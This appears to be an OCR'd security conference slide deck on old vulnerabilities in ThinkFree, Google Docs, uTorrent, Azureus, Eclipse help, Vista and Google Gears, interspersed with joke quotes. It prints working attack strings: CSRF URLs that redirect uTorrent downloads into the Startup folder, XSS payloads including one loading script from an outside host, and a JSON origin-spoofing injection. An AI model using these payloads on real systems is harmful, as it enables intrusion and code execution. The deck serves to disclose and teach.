
The digital signature has been validated by a trusted source.

- Users agree to trust publishers, not <Publisher, URL>

Brett, will you please just get me some cereal and some Pepto Bismol… I'm seriously dying man.
– Nate McFeters

What is ThinkFree?

- ThinkFree is a signed applet (for disk access)
- Looks a lot like Word 2003 … by design



ThinkFree Write :: *Document1 - Windows Internet Explorer

http://myoffice.thinkfree.com/poweredit.se?method=poweredit&isFromMainlist=true&app=WRITE_EDITOR

*Document1

Normal

al Rounded MT Bold

36

100%

If we're ever going to get out of here alive, we're going to need some golf shoes. – Hunter S. Thompson

Repurposing Java in an Office 2.0 Application

- Loader JAR is signed, remaining JARs unsigned
- Attack: Host original loader with malicious 2nd JAR
- Silent compromise of all ThinkFree users
- Patched May 2008
- Java applets can be repurposed just like ActiveX

You took too much man, too much, too much. – Benecio Del Toro


A Word About Online Word Document Editing

I am the Mayor of Oak Tree: Stealing Google Documents

He who makes a beast out of himself gets rid of the pain of being a man. – Hunter S. Thompson

Becoming the Mayor of Oak Tree

- Unauthenticated users could view arbitrary docs by simply guessing the doc_id parameter:



k Tree View - Windows Internet Explorer

http://docs.google.com/View?docid=dgkcctbn_50d5nhbc

Article for Oak Tree View


Article for Oak Tree View

Article for Oak Tree View

In the case of an earthquake hitting Las Vegas, be sure to go straight to the Keno Lounge. Nothing ever gets hit there. - Author Unknown

Becoming the Mayor of Oak Tree

- Unauthorized users could edit arbitrary docs:


k Tree View - Google Docs - Windows Internet Explorer
http://docs.google.com/Edit?tab=revbrowse&docid=dgkcctbn_50d5nhbc&rev=dgkcctbn_50
SnagIt
Article for Oak Tree View - G...
Article for Oak Tree View ...
Article for Oak
Google Docs BETA
File
Edit
Insert
Revisions
Edit HTML
« Back to Revision History
« Older
Newer »
Revert to this one

Article for Oak Tree View edited on July 11, 2007 5:32 PM by XS Sniper

Showing revision #4

Article for Oak Tree View

This week we learned a valuable lesson in yardwork. It turns out that pruning is pruning heather because it can kill the plant if you prune it at the wrong time of knowledge. I see a lot of our neighbors have nice heather shrubs. Take it from

A weekend in Vegas without gambling and drinking is just like being a born-again Christian. - Artie Lange

Other Paths to Becoming Mayor

- Use the email collaborators feature, then replace your doc_id with someone else's and email yourself their document
- Use the publish document to blog feature, then replace your doc_id with someone else's and push the document to your blogspot blog
- Upload a crossdomain.xml file instead of a doc

No presidential candidate should visit Las Vegas without condemning organized gambling.
- Ralph Nader

Locally Running Web Servers

uTorrent CSRF

I lost $35,000 in less than a week at the Mirage in Las Vegas. - Dennis Rodman


What is uTorrent?

- Popular torrent client
- Web UI plugin available
  - Starts a web server on the local host
  - Useful for remote administration

I shouldn't be near Vegas and have money in my pocket. - Adam Sandler

uTorrent Issues

- Unfortunately, there were problems with the implementation, namely XSS and CSRF:



http://localhost:14774/gui/?action=getsettings - Windows Internet Explorer
http://localhost:14774/gui/?action=getsettings
File
Edit
View
Favorites
Tools
Help
http://localhost:14774/gui/?action=getsettings
Windows Internet Explorer
OK

```
{"":"","settings": [ ["torrents_start_stopped",0,"0"] ,["confirm_when_deleting",0,"1"] ,
["minimize_to_tray",0,"1"] ,["tray_activate",0,"1"] ,["tray.show",1,"true"] ,["tray.single
["check_assoc_on_start",0,"1"] ,["reload_freq",0,"0"] ,["bind_port",0,"14774"] ,["tra
```

xss

In Vegas, I got into a long argument with the man at the roulette wheel over what I considered to be an odd number. - Steven Wright


uTorrent CSRF

- CSRF the "Move completed downloads to" option
  - – http://localhost:14774/gui/?action=setsetting&s=dir_completed_download&v=C:\Documents%20and%20Settings\All%20Users\Start%20Menu\Programs\Startup
- CSRF to add torrent and begin download
  - – http://localhost:14774/gui/?action=add-url&s=http://www.whatever.com/file.torrent

I did my time for the crime. I paid my money to Las Vegas. I paid my dues - Mike Tyson

uTorrent CSRF

- uTorrent settings will now look like this:



Location of Downloaded Files

☐ Put new downloads in: ☑ Always show dialog on manual add

☑ Move completed downloads to:

C:\Documents and Settings\All Users\Start Menu\Programs\Startup

☑ Only move from the default download directory

☐ Append the torrent's label to the directory name

Las Vegas looks the way you'd imagine heaven must look at night - Chuck Palahniuk

Locally Running Web Servers

Cross-Zone Scripting

Las Vegas is sort of like how God would do it if he had money - Steve Wynn

Cross-Zone Scripting

- Locally running web servers are vulnerable to Cross-Zone Scripting attacks
- What are the zones:
  - Internet (high security)
  - Local Intranet (medium-low security)
  - Restricted (very high security)
  - Trusted (low security)
- To get into the trusted zone requires the user or a trusted program to put you there
- We want to get into the Local Intranet zone

For a loser, Vegas is the meanest town on earth - Hunter S. Thompson

The “localhost” is in the Intranet Zone

- What sites are in Local Intranet by default?
  - All network connections established with the Universal Naming Convention (e.g. \\192.168.0.3\share)
  - Web sites that bypass the proxy server
  - Web sites with names that don’t include periods (.)
- What’s another name for 127.0.0.1 in almost every operating system out there?
  - localhost!
    - Contains no periods
    - All ports for localhost are fair game

He who makes a beast out of himself gets rid of the pain of being a man. – Hunter S. Thompson

What Advantage Does Local Intranet Give?

- What can we do in the Local Intranet Zone?
  - Same origin is not strictly enforced like in the Internet Zone
  - Useful for other attacks requiring the lowered privileges of the intranet zone like John’s password hash stealer

Locally Running Web Servers

Azureus Web UI XSS

I mean, what do you do in Las Vegas? You gamble - and you go to strip clubs - Scott Caan


What is Azureus?

- Another popular torrent client
- Azureus comes with a web UI plugin built in, but not enabled by default.
- Like uTorrent’s web UI, this is useful for remote administration of torrent downloads

Jesus, where will it end? How low do you have to stoop in this country to become president? – Hunter S. Thompson

Azureus Web UI XSS

- Sample XSS attack vectors:
  - http://localhost:6886/index.tmpl?search="));alert('xss');//
  - http://localhost:6886/index.tmpl?d=d&t="));alert('xss');//



http://localhost:6886/index.tmpl?d=d&t="));alert('xss');//

xss

Azureus HTML WebUI: 3.0.5.2/0.7.6 - Windows Internet Explorer
File
Edit
View
Favorites
Tools
Help
Azureus HTML WebUI: 3.0.5.2/0.7.6
Windows Internet Explorer
OK

I lost $35,000 in less than a week at the Mirage in Las Vegas. - Dennis Rodman

Locally Running Web Servers

Eclipse Help System XSS

Las Vegas is sort of like how God would do it if he had money - Steve Wynn


Locally Running Web Server in Eclipse

- Eclipse help system starts Apache Coyote web server… used for help for Integrated Dev Environment (IDE)
- IDE that is used as the basis for many different products
  - Adobe Flex Builder
  - IBM WebSphere Studio
  - SAP NetWeaver Studio
  - JBoss Eclipse IDE
  - Borland JBuilder 2007
  - MyEclipse
  - Zend Studio

Las Vegas looks the way you'd imagine heaven must look at night - Chuck Palahniuk

Eclipse Help System XSS

- http://localhost/help/advanced/searchView.jsp?searchWord=a");}alert('xss');</script>
- http://localhost/help/advanced/workingSetManager.jsp?operation=add&workingSet='%3E%3Cscript%20src%3D'http%3A%2F%2F1.2.3.4%2Fa.js'%3E%3C%2Fscript%3E



http://127.0.0.1:55610/help/advanced/searchView.jsp?searchWord=test");}alert('xss');</script>

xss

No presidential candidate should visit Las Vegas without condemning organized gambling.
- Ralph Nader

Other Oddities

Windows Vista Version Trick

Las Vegas is sort of like how God would do it if he had money - Steve Wynn

Vista Version Trick

- UNC notation can include a port number
  - \\1.2.3.4:80
- Sends some interesting requests
  - 8.7.6.5 - - [30/Apr/2008:16:35:23 -0500] "OPTIONS / HTTP/1.1" 200 - "-" "Microsoft-WebDAV-MiniRedir/6.0.6000"
  - 5.4.3.2 - - [29/Apr/2008:16:21:38 -0500] "PROPFIND / HTTP/1.0" 200 - "-" "Microsoft-WebDAV-MiniRedir/6.0.6001"

You took too much man, too much, too much. – Benecio Del Toro

Vista Version Trick

-
  ```
  PROPFIND / HTTP/1.1
  Content-Length: 0
  Depth: 0
  translate: f
  User-Agent: Microsoft-WebDAV-MiniRedir/6.0.6000
  Host: 1.2.3.4
  Proxy-Connection: Keep-Alive
  ```

I hadn't been in Vegas 20 minutes when I got word that the bookmakers were offering three to one that Frank wouldn't show for my wedding. - Sammy Davis, Jr.

Other Oddities

Google Gears JSON Injection Origin Spoofing Attack

Las Vegas is sort of like how God would do it if he had money - Steve Wynn

Google Gears Origin Spoofing?

- Gears installs client-side code
  - DLL for IE
  - XUL object for Firefox
- When you visit a page that wants to run Gears code, Gears will prompt you and ask if you would like to trust this code

In the case of an earthquake hitting Las Vegas, be sure to go straight to the Keno Lounge. Nothing ever gets hit there. - Author Unknown

Google Gears Origin Spoofing

- An ActiveX object is created
- The factory function getPermission() is then called
- The information in the parameters for getPermission() is passed to the modal dialog box through a JSON object


```
{
        "customIcon" :
        "http://66.60.224.162/gears/gears_sm_1.png",
        "customMessage" : "Trusted Google Code Gears
        Application for Pwning U",
        "customName" : "Google Code\",
        "origin" : "http://66.60.224.162"
}
```

A weekend in Vegas without gambling and drinking is just like being a born-again Christian.
- Artie Lange

Google Gears Origin Spoofing

- “customName” parameter doesn’t sanitize properly

```
{ … "customName" : "Google Code","orgin“ :
"http://code.google.com"}" , "origin" : "http://66.60.224.162"}
```



oogle Gears Security Warning

The website below wants to use Google Gears. This site will be able to store and access information on your computer. What is this?

Google Code
http://code.google.com

Trusted Google Code Gears Application for Pwning U

□ I trust this site. Allow it to use Google Gears.

He who makes a beast out of himself gets rid of the pain of being a man. – Hunter S. Thompson